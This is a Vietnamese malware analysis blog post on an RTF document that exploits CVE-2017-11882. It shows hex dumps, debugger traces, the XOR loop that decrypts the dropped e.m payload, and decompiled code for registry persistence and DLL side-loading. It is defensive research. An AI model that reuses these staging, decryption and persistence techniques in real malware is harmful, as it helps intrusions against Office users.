


# Another malicious document with CVE-2017-11882

By m4n0w4r

Published: 2019-01-03 · Archived: 2026-04-05 15:35:16 UTC



Press enter or click to view image in full size



## Overview

Nhờ người em hỗ trợ, tôi có được một sample mới

**c580d77722d85238ed76689a17b0205b4d980c010bef9616b8611ffba21b142e** sử dụng CVE-2017-11882. Sample này có thay đổi chút về OLE object, *init\_key* để decrypt binary, cũng như các dropped binary so với mẫu tôi đã viết tại đây <https://tradahacking.vn/l%C3%A0-1937cn-hay-oceanlotus-hay-lazarus-6ca15fe1b241>

# 1. Stage 1 — Phân tích sơ bộ

Kiểm tra thấy đây là một file RTF:

property	value
md5	30528DC0C1E123DFF51F40301CC03204
sha1	398FB04CE9B2E30BCE932590E0B86B594C8A97EA
sha256	C580D77722D85238ED76689A17B0205B4D980C010BEF9616B8611FFBA21B142E
first-bytes (hex)	7B 5C 72 74 66 31 5C 61 64 65 66 6C 61 6E 67 31 30 32 35 5C 61 6E 73 69 5C 61 6E 73 69 63 70 67 31
first-bytes (text)	{\rtf1\adeflang1025\ansi\ansicpg1
size	1042891 bytes
entropy	3.824

Sử dụng **rtfobj** để xem có các embedded objects không, thấy có **4 objects**:

```
C:\Users\Administrator\Desktop\Sample>rtfobj c580d77722d85238ed76689a17b0205b4d980c010bef9616b8611ffba21b142e
rtfobj 0.54dev1 on Python 2.7.10 - http://decalage.info/python/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues

=====
File: 'c580d77722d85238ed76689a17b0205b4d980c010bef9616b8611ffba21b142e' - size: 1042891 bytes
=====
id | index | OLE Object
-----
0 | 00007BA4h | Not a well-formed OLE object
1 | 00007850h | Not a well-formed OLE object
2 | 000F99E4h | Not a well-formed OLE object
3 | 000F99D2h | Not a well-formed OLE object
=====
```

Thông qua Profiler, có được thông tin sau:


```
Offset 0 1 2 3 4 5 6 7 8 9 A B C D E F Ascii
00000000 01 05 00 00 02 00 00 00 0B 00 00 00 45 71 75 61 .....Equa <-Format data
00000010 74 69 6F 6E 2E 33 00 00 00 00 00 00 00 00 00 00 tion.3.....
00000020 26 00 00 6..
```

CVE-2017-11882 Signature

```
Offset 0 1 2 3 4 5 6 7 8 9 A B C D E F Ascii
00000000 51 5F 4A 56 B7 B1 11 DA DD DB AA BD CB BA AC CA Q_JV..... <-Foreign data
00000010 BA BC D3 33 3D DC DC DD CA BB DC 55 55 CC CD DA ...3=.....UU..
00000020 AD AD AC CB CD DB CA B6 66 6A DB BB AB BA CD BB ...fj.....
00000030 88 94 52 46 54 65 6D BD CD BA CB BB D7 77 AA BD ..RPTem.....w...
00000040 DB BC C3 43 66 76 AC DC 01 05 00 00 02 00 00 00 ...Cfv.....
00000050 08 00 00 00 50 61 63 6B 61 67 65 00 00 00 00 00 ...Package.....
00000060 00 00 00 00 C8 E0 07 00 02 00 65 2E 6D 00 43 3A .....e.m.C:
00000070 5C 43 61 74 5C 74 6D 70 5C 65 2E 6D 00 00 00 03 \Cat\temp\e.m.
00000080 00 29 00 00 00 43 3A 5C 55 73 65 72 73 5C 41 44 ..C:\Users\AD
00000090 4D 49 4E 49 7E 31 5C 41 70 70 44 61 74 61 5C 4C MINI-1\AppData\L
000000A0 6F 63 61 6C 5C 54 65 6D 70 5C 65 2E 6D 00 00 8E ocal\Temp\e.m.
000000B0 07 00 B2 A4 6E FF FC FF FF FF FB FF FF FF 00 00 ..n.....
000000C0 FF FF 47 FF FF FF FF FF FF FF FF BF FF FF FF FF ..G.....
000000D0 FF FF FF FF FF FF FF FF FF FF FF FF FF FF 1F FF .....
000000E0 FF FF F1 E0 45 F1 FF 4B F6 32 DE 47 FE B3 32 DE ...E..K..2.G..2.
000000F0 AB 97 96 8C DF 8F 8D 90 98 8D 9E 92 DF 9C 9E 91 .....
00000100 91 90 8B DF 9D 9A DF 8D 8A 91 DF 96 91 DF BB B0 .....
00000110 AC DF 92 90 9B 9A D1 F2 F2 F5 DB FF FF FF FF ..C@..".Q..".Q.
00000120 FF FF F7 43 40 02 B3 22 2E 51 B3 22 2E 51 B3 22 ..Q.T.Q..".Q.T.Q.
00000130 2E 51 DC 54 85 51 B9 22 2E 51 DC 54 B0 51 BB 22 ..Q.T.Q..".Q.Z.Q.
00000140 2E 51 DC 54 84 51 84 22 2E 51 BA 5A BD 51 B4 22 ..Q..".Q.T.Q.
00000150 2E 51 B3 22 2F 51 E7 22 2E 51 DC 54 81 51 B4 22 ..Q..".Q.T.Q.
00000160 2E 51 DC 54 B3 51 B2 22 2E 51 AD 96 9C 97 B3 22 ..Q.T.Q..".Q.....
```

Embedded file



Mở file bằng ứng dụng Word không thấy có nội dung gì (theo đánh giá cá nhân, tui này làm mẫu không bằng các mẫu nhằm vào VN, không viết nổi một nội dung cho tử tế :D). Nó sẽ drop file **e.m** vào thư mục Temp . File này sẽ có nội dung như trên hình:



## 2. Stage 2 — Lấy binary được giải mã

Với sample này, tôi không áp dụng được dụng tính năng **Image File Execution Options (IFEO)** nên tôi dùng HxD để patch Entry Point của **EQNEDT32.exe** thành **0xEB 0xEF**.

Sau đó mở file bằng ứng dụng Word, dùng OllyDBG tiến hành attach tiến trình **EQNEDT32.exe**. Sau khi attach xong khôi phục lại các bytes gốc đã patch bằng HxD. Đặt một breakpoint tại **CreatFileW**:



Thông qua shellcode gọi hàm **VirtualAlloc** để cấp phát vùng nhớ phục vụ cho việc lưu nội dung của file e.m:

Address	Value	Comment
0013ED90	0041E5EA	CALL to VirtualAlloc from EQNEDT32.0041E5E5
0013ED94	00000000	Address = NULL
0013ED98	00078E00	Size = 78E00 (495104.)
0013ED9C	00003000	AllocationType = MEM_COMMIT MEM_RESERVE
0013EDA0	00000040	Protect = PAGE_EXECUTE_READWRITE
0013EDA4	0013EE10	ASCII "BCFE"
0013EDA8	00330F74	RETURN to 00330F74
0013EDAC	76F315D3	kernel32.76F315D3
0013EDB0	00000004	

Address	Hex dump	ASCII
017E0000	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
017E0010	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
017E0020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
017E0030	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
017E0040	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
017E0050	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
017E0060	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
017E0070	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
017E0080	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....

Tiếp theo gọi hàm **ReadFile** để đọc nội dung từ e.m và lưu vào vùng nhớ ở trên:

Address	Value	Comment
0013ED8C	0041E5EA	CALL to ReadFile from EQNEDT32.0041E5E5
0013ED90	00000210	hFile = 00000210 (window)
0013ED94	017E0000	Buffer = 017E0000
0013ED98	00078E00	BytesToRead = 78E00 (495104.)
0013ED9C	0013EE04	pBytesRead = 0013EE04
0013EDA0	00000000	pOverlapped = NULL
0013EDA4	0013EE10	ASCII "BCFE"
0013EDA8	00330F98	RETURN to 00330F98
0013EDAC	76F34C8D	kernel32.76F34C8D

0000020C	ALPC Port	59.	001F0001		
00000210	File	64.	00120089	Size 495104	c:\Users\REM\AppData\Local\Temp\e.m

Address	Hex dump	ASCII
017E0000	B2 A4 6E FF FC FF FF FF FB FF FF FF 00 00 FF FF	波n·?·?·?·?
017E0010	47 FF FF FF FF FF FF FF BF FF FF FF FF FF FF FF	G·?·?·?·?·?·?
017E0020	FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF	·?·?·?·?·?·?·?
017E0030	FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF	·?·?·?·?·?·?·?
017E0040	F1 E0 45 F1 FF 4B F6 32 DE 47 FE B3 32 DE AB 97	襦E?K?轄·2替?
017E0050	96 8C DF 8F 8D 90 98 8D 9E 92 DF 9C 9E 91 91 90	粉郊嶮棟濼瓦瀾憫
017E0060	8B DF 9D 9A DF 8D 8A 91 DF 96 91 DF BB B0 AC DF	嫫溼邨妓邪鷄话·
017E0070	92 90 9B 9A D1 F2 F2 F5 DB FF FF FF FF FF FF FF	協泐羊螭?·?·?
017E0080	F7 43 40 02 B3 22 2E 51 B3 22 2E 51 B3 22 2E 51	鯨@?·Q?·Q?·Q
017E0090	DC 54 85 51 B9 22 2E 51 DC 54 B0 51 BB 22 2E 51	躡颯?·Q爾擔?·Q
017E00A0	DC 54 84 51 84 22 2E 51 BA 5A BD 51 B4 22 2E 51	躡颯?·Q掣紮?·Q
017E00B0	B3 22 2F 51 E7 22 2E 51 DC 54 81 51 B4 22 2E 51	?/Q?·Q爾羊?·Q
017E00C0	DC 54 B3 51 B2 22 2E 51 AD 96 9C 97 B3 22 2E 51	躡硤?·Q鑿鍵?·Q
017E00D0	FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF	·?·?·?·?·?·?·?
017E00E0	AF BA FF FF B3 FE FB FF EB 72 F9 A3 FF FF FF FF	·?·?·楚?雞·?·?

Dùng vòng lặp xor để giải mã dữ liệu tại vùng nhớ trên (*thuật toán tương tự như bài viết <https://tradahacking.vn/%C3%A0-1937cn-hay-oceanlotus-hay-lazarus-6ca15fe1b241>, chỉ khác `init_key`*):

Address	Hex dump	Disassembly	Comment
00331045	33D2	xor edx, edx	j = 0
00331047	B6 3E4A8F50	mov ebx, 0x508F4A3E	ebx = init_key(0x508F4A3E)
0033104C	3955 FC	cmp dword ptr [ebp-0x4], edx	file_size_e.m > 0 ?
0033104F	7E 2E	if short 0033107F	
00331051	6A 07	push 0x7	
00331053	5F	pop edi	edi = 0x7 (i = 0x7)
00331054	8BCB	mov ecx, ebx	
00331056	8BC3	mov eax, ebx	
00331058	C1E9 1B	shr ecx, 0x1B	
0033105B	83E0 07	and eax, 0x7	
0033105E	33CB	xor ecx, ebx	
00331060	03DB	add ebx, ebx	loop to calculate xor_key & store at ebx
00331062	C1E9 03	shr ecx, 0x3	
00331065	83E1 01	and ecx, 0x1	
00331068	33C8	xor ecx, eax	
0033106A	0BD9	or ebx, ecx	
0033106C	4F	dec edi	i--
0033106D	75 B5	jmp short 00331054	/
0033106F	8B45 F0	mov eax, dword ptr [ebp-0x10]	eax -> file_e.m_content
00331072	8B4D FC	mov ecx, dword ptr [ebp-0x4]	ecx = file_size_e.m
00331075	301C02	xor byte ptr [edx+eax], 0	file_e.m_content[j] = file_e.m_content[j] ^ xor_key
00331078	42	inc edx	j++
00331079	3BD1	cmp edx, ecx	while (j < file_size_e.m)
0033107B	7C D4	jmp short 00331051	continue loop

Sau vòng lặp trên có được một PE file mới như sau:

Address	Hex dump	ASCII
017E0000	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	MZ?L...J... ..
017E0010	B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00	?.....@.....
017E0020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
017E0030	00 00 00 00 00 00 00 00 00 00 00 00 E0 00 00 00	.....?..
017E0040	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	?.???L?Th
017E0050	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program canno
017E0060	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS
017E0070	6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00	mode...\$......
017E0080	08 BC BF FD 4C DD D1 AE 4C DD D1 AE 4C DD D1 AE	伎鬻管鬻管鬻管?
017E0090	23 AB 7A AE 46 DD D1 AE 23 AB 4F AE 44 DD D1 AE	#琿鬻管?鬻鬻管?
017E00A0	23 AB 7B AE 7B DD D1 AE 45 A5 42 AE 4B DD D1 AE	#琿鬻管鬻.鬻管?
017E00B0	4C DD D0 AE 18 DD D1 AE 23 AB 7E AE 4B DD D1 AE	L若?管?琿鬻管?
017E00C0	23 AB 4C AE 4D DD D1 AE 52 69 63 68 4C DD D1 AE	#瓿鬻管鬻ichL管?
017E00D0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
017E00E0	50 45 00 00 4C 01 04 00 14 8D 06 5C 00 00 00 00	PE..L J.??\....

Dump vùng nhớ này ra đĩa để phân tích:

Property	Value
File Name	C:\Users\REM\Desktop\_02330000.mem
File Type	Portable Executable 32
File Info	Microsoft Visual C++ 8
File Size	484.00 KB (495616 bytes)
PE Size	483.50 KB (495104 bytes)
Created	Thursday 03 January 2019, 09.16.52
Modified	Thursday 03 January 2019, 09.16.52
Accessed	Thursday 03 January 2019, 09.16.52
MD5	1D34E10BE052156F030EC93345C40B74
SHA-1	8D7425AE30FD2D5196EC4DCD2540B31A0D26772F

Module Name	Imports	OFTs	TimeDateStamp	ForwarderChain	Name RVA	FTs (IAT)
szAnsi	(nFunctions)	Dword	Dword	Dword	Dword	Dword
KERNEL32.dll	73	00007B30	00000000	00000000	00007DE6	00006014
ADVAPI32.dll	4	00007B1C	00000000	00000000	00007E36	00006000
SHELL32.dll	1	00007C58	00000000	00000000	00007E56	0000613C

### 3. Stage 3 — Phân tích binary đã dump

Load binary ở trên vào IDA, nó thực hiện tạo thư mục có tên **IISWebClient** tại **%appdata%**:

```
strcpy(sz_iassvcs_exe, "iassvcs.exe");
sz_RasTls_dll[0] = 'TsaR'; // RasTls.dll
sz_RasTls_dll[1] = 'd.s1';
sz_RasTls_dll[2] = '11';
strcpy(sz_sqlite3_dll, "sqlite3.dll");
GetCurrentDirectoryA(0x104u, &lpCurDir);
memset(&lpPathName, 0, 0x104u);
ExpandEnvironmentStringsA("%appdata%", &Dst, 0x104u);
lstrcatA(&lpPathName, &Dst);
lstrcatA(&lpPathName, "\\IISWebClient");
if ( CreateDirectoryA(&lpPathName, 0) || GetLastError() == ERROR_ALREADY_EXISTS )
{
    lstrcatA(&lpPathName, "\\");
    SetCurrentDirectoryA(&lpPathName);
}
```

```
szCUsersRemAp_1 db 'C:\Users\REM\AppData\Roaming\IISWebClient',0
```

Thực hiện giải mã một buffer:

Press enter or click to view image in full size

```
i = 0;
mem_alloc = VirtualAlloc(0, 0xF83Bu, MEM_COMMIT, PAGE_READWRITE);
Sleep(1u);
GetSystemTime(&SystemTime);
v2 = SystemTime.wMilliseconds % 0xFFu + 1;
*( _BYTE * )mem_alloc = v2;
*( _DWORD * )( (char *)mem_alloc + 1 ) = 0xF799;
pmem_alloc = (char *)mem_alloc + 5;
// decrypt_loop
do
{
    v2 = (0xD * (unsigned int)v2 + 7) % 0xFF;
    byte_265E08[i] ^= v2;
    ++i;
}
while ( i < 0xF82B );
v4 = (char *) (byte_265E08 - pmem_alloc);
```

```

00265E08  F4 83 69 AC 84 3A 63 E9 28 11 E4 2B 38 96 FD  =(âi¼ä:cT(.S+8Û²
00265E18  BE 22 BB 8F 51 28 98 A1 4A 95 3C 17 FB D2 BB 01  +''+.Q(jíJð<.v-+.
00265E28  1F 26 FD 4E 5A 70 1A 0F EA 98 20 44 2A 71 DE 7B  .&²NZp..0ÿ·D*q!{
00265E38  1D 6A 66 46 23 57 0E 61 6A 98 EE 26 80 5F AD 3A  .jFF#W.a|jje&Ç_ì:
00265E48  F8 0E 57 77 B9 36 06 63 A9 B6 76 02 3E 47 B0 28  °.Ww!6.c-!v.>G!(
00265E58  AC 4C 0F EC 91 F3 B7 D3 56 49 C6 50 DF 66 1F 08  %L.8æ=++UI!P_f..
00265E68  DD BD B0 59 F4 45 68 1F 47 4D EB F4 57 27 78 71  !+!Y(Eh.GMd(W'xq
00265E78  83 8B EF AC F6 05 20 FC DB 37 87 92 15 57 0E 61  âin¼÷.-n!7Çæ.W.a
00265E88  FC 84 F0 41 95 B7 EC 61 5E F0 1F 19 BC CB 6B 62  nă=Að+8a^=. .+~kb
    
```

Sau đó copy toàn bộ các bytes đã giải mã ở trên vào vùng nhớ đã được cấp phát:

```

j = 0xF82B;
// copy decrypted bytes to allocated mem
do
{
    *pmem_alloc = pmem_alloc[(DWORD)v4];
    ++pmem_alloc;
    --j;
}
while ( j );
result_1 = Query_Registry_Key((BYTE *)mem_alloc);
VirtualFree(mem_alloc, 0, MEM_RELEASE);
return result_1;
    
```


```

00200000  99 F7 00 00 F3 F4 83 69 AC 84 3A 63 E9 28 11  SÖM..=(âi¼ä:cT(.
00200010  E4 2B 38 96 FD BE 22 BB 8F 51 28 98 A1 4A 95 3C  S+8Û²+''+.Q(jíJð<
00200020  17 FB D2 BB 01 1F 26 FD 4E 5A 70 1A 0F EA 98 20  .v-+. .&²NZp..0ÿ
00200030  44 2A 71 DE 7B 1D 6A 66 46 23 57 0E 61 6A 98 EE  D*q!{.jFF#W.a|jje
00200040  26 80 5F AD 3A F8 0E 57 77 B9 36 06 63 A9 B6 76  &Ç_ì:°.Ww!6.c-!v
00200050  02 3E 47 B0 28 AC 4C 0F EC 91 F3 B7 D3 56 49 C6  .>G!(%L.8æ=++UI!
00200060  50 DF 66 1F 08 DD BD B0 59 F4 45 68 1F 47 4D EB  P_f..!+!Y(Eh.GMd
00200070  F4 57 27 78 71 83 8B EF AC F6 05 20 FC DB 37 87  (W'xqâin¼÷.-n!7Ç
00200080  92 15 57 0E 61 FC 84 F0 41 95 B7 EC 61 5E F0 1F  æ.W.ană=Að+8a^=.
    
```

Tạo một key là “Direct3D” tại HKEY\_CURRENT\_USER\Software & lưu toàn bộ decrypted bytes:

```

result_1 = 0;
if ( !RegOpenKeyExA(HKEY_CURRENT_USER, "Software", 0, KEY_CREATE_SUB_KEY, &phkResult)
    && !RegCreateKeyExA(phkResult, "Software", 0, 0, 0, KEY_WRITE, 0, &hKey, &dwDisposition) )
{
    RegSetValueExA(hKey, 0, 0, REG_BINARY, lpData + 0x10, 0x10u);
    if ( !RegCreateKeyExA(phkResult, "Direct3D", 0, 0, 0, KEY_WRITE, 0, &hkey, &dwDisposition)
        && !RegSetValueExA(hkey, 0, 0, REG_BINARY, lpData, 0xF830u) )
    {
        result_1 = 1;
    }
}
    
```



Tiếp theo, drop 3 files vào thư mục IISWebClient đã tạo ở trên:

## Get m4n0w4r's stories in your inbox

Join Medium for free to get updates from this writer.



Remember me for faster sign in

- iassvcs.exe (signed by *Symantec*).
- sqlite3.dll (signed by *Qihoo 360*).
- RasTls.dll (signed by *Avira* — not valid cert).


